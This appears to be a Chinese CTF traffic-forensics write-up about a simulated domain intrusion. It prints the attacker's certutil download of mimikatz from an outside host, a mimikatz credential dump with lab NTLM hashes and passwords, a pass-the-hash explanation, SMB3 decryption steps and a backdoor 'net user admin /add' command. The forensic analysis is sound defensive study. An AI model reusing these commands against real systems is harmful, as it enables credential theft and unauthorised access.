2025/12/22 04:57 1,084,416 mimikatz.exe""
2009/07/14 10:04 <DIR> Music""
2009/07/14 10:04 <DIR> Pictures""
2009/07/14 10:04 <DIR> Saved Games""
2009/07/14 10:04 <DIR> Videos""
1 个文件 1,084,416 字节""
11 个目录 51,783,553,024 可用字节""
""
C:\Users\Administrator.PC>
[9] Action: ReceiveResponse
Stream stdout End=None:
""

Stream stdout End=None:
C:\Users\Administrator.PC>
[10] Action: ReceiveResponse
Stream stdout End=None:
""
.#####. mimikatz 2.2.0 (x86) #19041 Sep 19 2022 17:43:26""
.## ^ ##. "A L
Stream stdout End=None:
a Vie, A L'Amour" - (oe.eo)""
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )""
## \ / ## > https://blog.gentilkiwi.com/mimikatz""
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )""
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/""
""
mimikatz(commandline) # privilege::debug""
Privilege '20' OK""
""
mimikatz(commandline) # sekurlsa::logonpasswords full""
""
Authentication Id : 0 ; 918546 (00000000:000e0412)""
Session : RemoteInteractive from 2""
User Name : administrator""
Domain : DE1AY""
Logon Server : DC""
Logon Time : 2025/12/22 4:43:03""
SID : S-1-5-21-2756371121-2868759905-3853650604-500""
msv : ""
[00000003] Primary""
* Username : Administrator""
* Domain : DE1AY""
* LM : 4885d2c71db12bab1eba5e9d51b4aa9c""
* NTLM : 3d83254b53697355ef7498b535e7ab29""
* SHA1 : a08ec5f6abc5d3bf6497d3aa3370f6ff37548d0b""
tspkg : ""
* Username : Administrator""
* Domain : DE1AY""
* Password : ""
wdigest : ""
* Username : Administrator""
* Domain : DE1AY""
* Password : ""
kerberos : ""
* Username : administrator"
Stream stdout End=None:
0003] Primary""
* Username : PC$""
* Domain : DE1AY""
* NTLM : 656ea538d9cf1c85a57bbac5a5020ffd""
* SHA1 : a9cf2cc0fafdb001bd121d53c665340ed208ffc2""
tspkg : ""
* Username : PC$""
* Domain : DE1AY""
* Password : <bR3tZ!fxJng-+pl6IBwqAmR<w0;<Rqq,oS6[tvWN00sa^?tz`a_v:t4b);6yX*a!aUDS#+) % n*,'4:y%:ak'v1w.mpd/^.g&^zvNB;<FhX+-,pxduthU=""
wdigest : ""
* Username : PC$""
* Domain : DE1AY""
* Password : <bR3tZ!fxJng-+pl6IBwqAmR<w0;<Rqq,oS6[tvWN00sa^?tz`a_v:t4b);6yX*a!aUDS#+) % n*,'4:y%:ak'v1w.mpd/^.g&^zvNB;<FhX+-,pxduthU=""
kerberos : ""
* Username : PC$""
* Domain : de1ay.com""
* Password : <bR3tZ!fxJng-+pl6IBwqAmR<w0;<Rqq,oS6[tvWN00sa^?tz`a_v:t4b);6yX*a!aUDS#+) % n*,'4:y%:ak'v1w.mpd/^.g&^zvNB;<FhX+-,pxduthU=""
ssp : ""
credman : ""
""
Authentication Id : 0 ; 475572 (00000000:000741b4)""
Session : CachedInteractive from 1""
User Name : de1ay""
Domain : DE1AY""
Logon Server : DC""
Logon Time : 2025/12/22 4:21:19""
SID : S-1-5-21-2756371121-2868759905-3853650604-1001""
msv : ""
[00000003] Primary""
* Username : de1ay""
* Domain : DE1AY""
* LM : f67ce55ac831223dc187b8085fe1d
Stream stdout End=None:
DE1AY.COM""
* Password : <bR3tZ!fxJng-+pl6IBwqAmR<w0;<Rqq,oS6[tvWN00sa^?tz`a_v:t4b);6yX*a!aUDS#+) % n*,'4:y%:ak'v1w.mpd/^.g&^zvNB;<FhX+-,pxduthU=""
ssp : ""
credman : ""
""
Authentication Id : 0 ; 28405 (00000000:00006ef5)""
Session : UndefinedLogonType from 0""
User Name : (null)""
Domain : (null)""
Logon Server : (null)""
Logon Time : 2025/12/22 4:13:02""
SID : ""
msv : ""
[00000003] Primary""
* Username : PC$""
* Domain : DE1AY""
* NTLM : 656ea538d9cf1c85a57bbac5a5020ffd""
* SHA1 : a9cf2cc0fafdb001bd121d53c665340ed208ffc2""
tspkg : ""
wdigest : ""
kerberos : ""
ssp : ""
credman : ""
""
Authentication Id : 0 ; 999 (00000000:000003e7)""
Session : UndefinedLogonType from 0""
User Name : PC$""
Domain : DE1AY""
Logon Server : (null)""
Logon Time : 2025/12/22 4:13:01""
SID : S-1-5-18""
msv : ""
tspkg : ""
wdigest : ""
* Username : PC$""
* Domain : DE1AY""
* Password : <bR3tZ!fxJng-+pl6IBwqAmR<w0;<Rqq,oS6[tvWN00sa^?tz`a_v:t4b);6yX*a!aUDS#+) % n*,'4:y%:ak'v1w.mpd/^.g&^zvNB;<FhX+-,pxduthU=""
kerberos : ""
* Username : pc$""
* Domain
[11] Action: ReceiveResponse
Stream stdout End=true:

Stream stderr End=true:

ExitCode: 0

============================== stream5 ==============================

-- CLIENT --
[0] Action: Send
Stream stdin End=None:
whoami""

[1] Action: Send
Stream stdin End=None:
ipconfig /all""

[2] Action: Send
Stream stdin End=None:
certutil -urlcache -f http://10.10.10.80:8000/mimikatz.exe mimikatz.exe""


-- SERVER --
[0] Action: SendResponse
[1] Action: SendResponse
[2] Action: SendResponse

============================== stream9 ==============================

-- CLIENT --
[0] Action: Send
Stream stdin End=None:
dir""

[1] Action: Send
Stream stdin End=None:
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords full" "exit" > 1.log""

[2] Action: Send
Stream stdin End=None:
type 1.log""

[3] ERROR The signature checksum does not match, message has been altered
[4] ERROR The signature checksum does not match, message has been altered
[5] ERROR The signature checksum does not match, message has been altered
[6] ERROR The signature checksum does not match, message has been altered

-- SERVER --
[0] Action: SendResponse
[1] Action: SendResponse
[2] Action: SendResponse
[3] Action: SendResponse
[4] Action: SignalResponse
[5] Action: DeleteResponse

certutil10.10.10.80下载mimikatz.exe并且执行了mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords full" "exit" > 1.log""

可以得到主机DE1AYadministrator的ntlm hash是3d83254b53697355ef7498b535e7ab29

并且10.10.10.10也就是DE1AY是域控

SMB3解密


后面的流量中有smb3的加密流量,并且是10.10.10.80对域控的。

可以分析是通过pth横向到域控

PTH(Pass-the-Hash,哈希传递)是一种利用Windows身份验证机制漏洞的攻击技术。 攻击者无需知道用户密码的明文,只需获取其NTLM哈希值,即可冒充该用户身份访问系统资源,实现横向移动或权限提升。 PTH攻击的根源在于NTLM协议将NTLM Hash视为身份凭证的设计缺陷,通过复用哈希绕过密码验证,可以直接模拟用户身份。

smb3流量解密https://github.com/iamdonu/SMB3-Decryption

1
2
3
4
5
NTLM hash :3d83254b53697355ef7498b535e7ab29
Username: administrator (frame 3293)
Domain:
NTProofString: 4103e8d84572fa74f220ecc20be704c1 (frame 3293)
Session Key: 7433d4ac87cdff2d38b2e8a5840b919d(frame 3293)

1


Random SK: 3252507a61756f507132585748475953

1
2

sessionid : 0x0000480000000055
端序转换 5500000000480000


解密后在frame3347发现了创建用户的命令

1
%COMSPEC% /Q /c echo net user admin kPxQ1GT9zA9E /add ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat


并且后续流量中有admin账户的smb3流量

同样解密

1
2
3
4
5
6
7
8
import subprocess, hashlib, hmac, struct, base64, xml.etree.ElementTree as ET, re

def get_nt_hash(password):
# 1. 转换为 UTF-16LE 编码
# 2. 计算 MD4 哈希
nt_hash = hashlib.new('md4', password.encode('utf-16le')).digest()
return nt_hash.hex()
print(get_nt_hash('kPxQ1GT9zA9E'))

得到235b1a6a91a08976dd1de99ff24cdea5

1
2
3
4
5
6
Username: admin
NT Hash: 235b1a6a91a08976dd1de99ff24cdea5
Domain:
NTProofStr: 7368589eef94d340237823caa7835c29 (frame 3604)
Session Key: a93341fd28b90248aa3cc3e072da4cc4 (frame 3604)
Session ID: 0x0000480000000065 => 6500000000480000 (frame 3603)

Random SK: 4e6939527a31453673734f3665337337


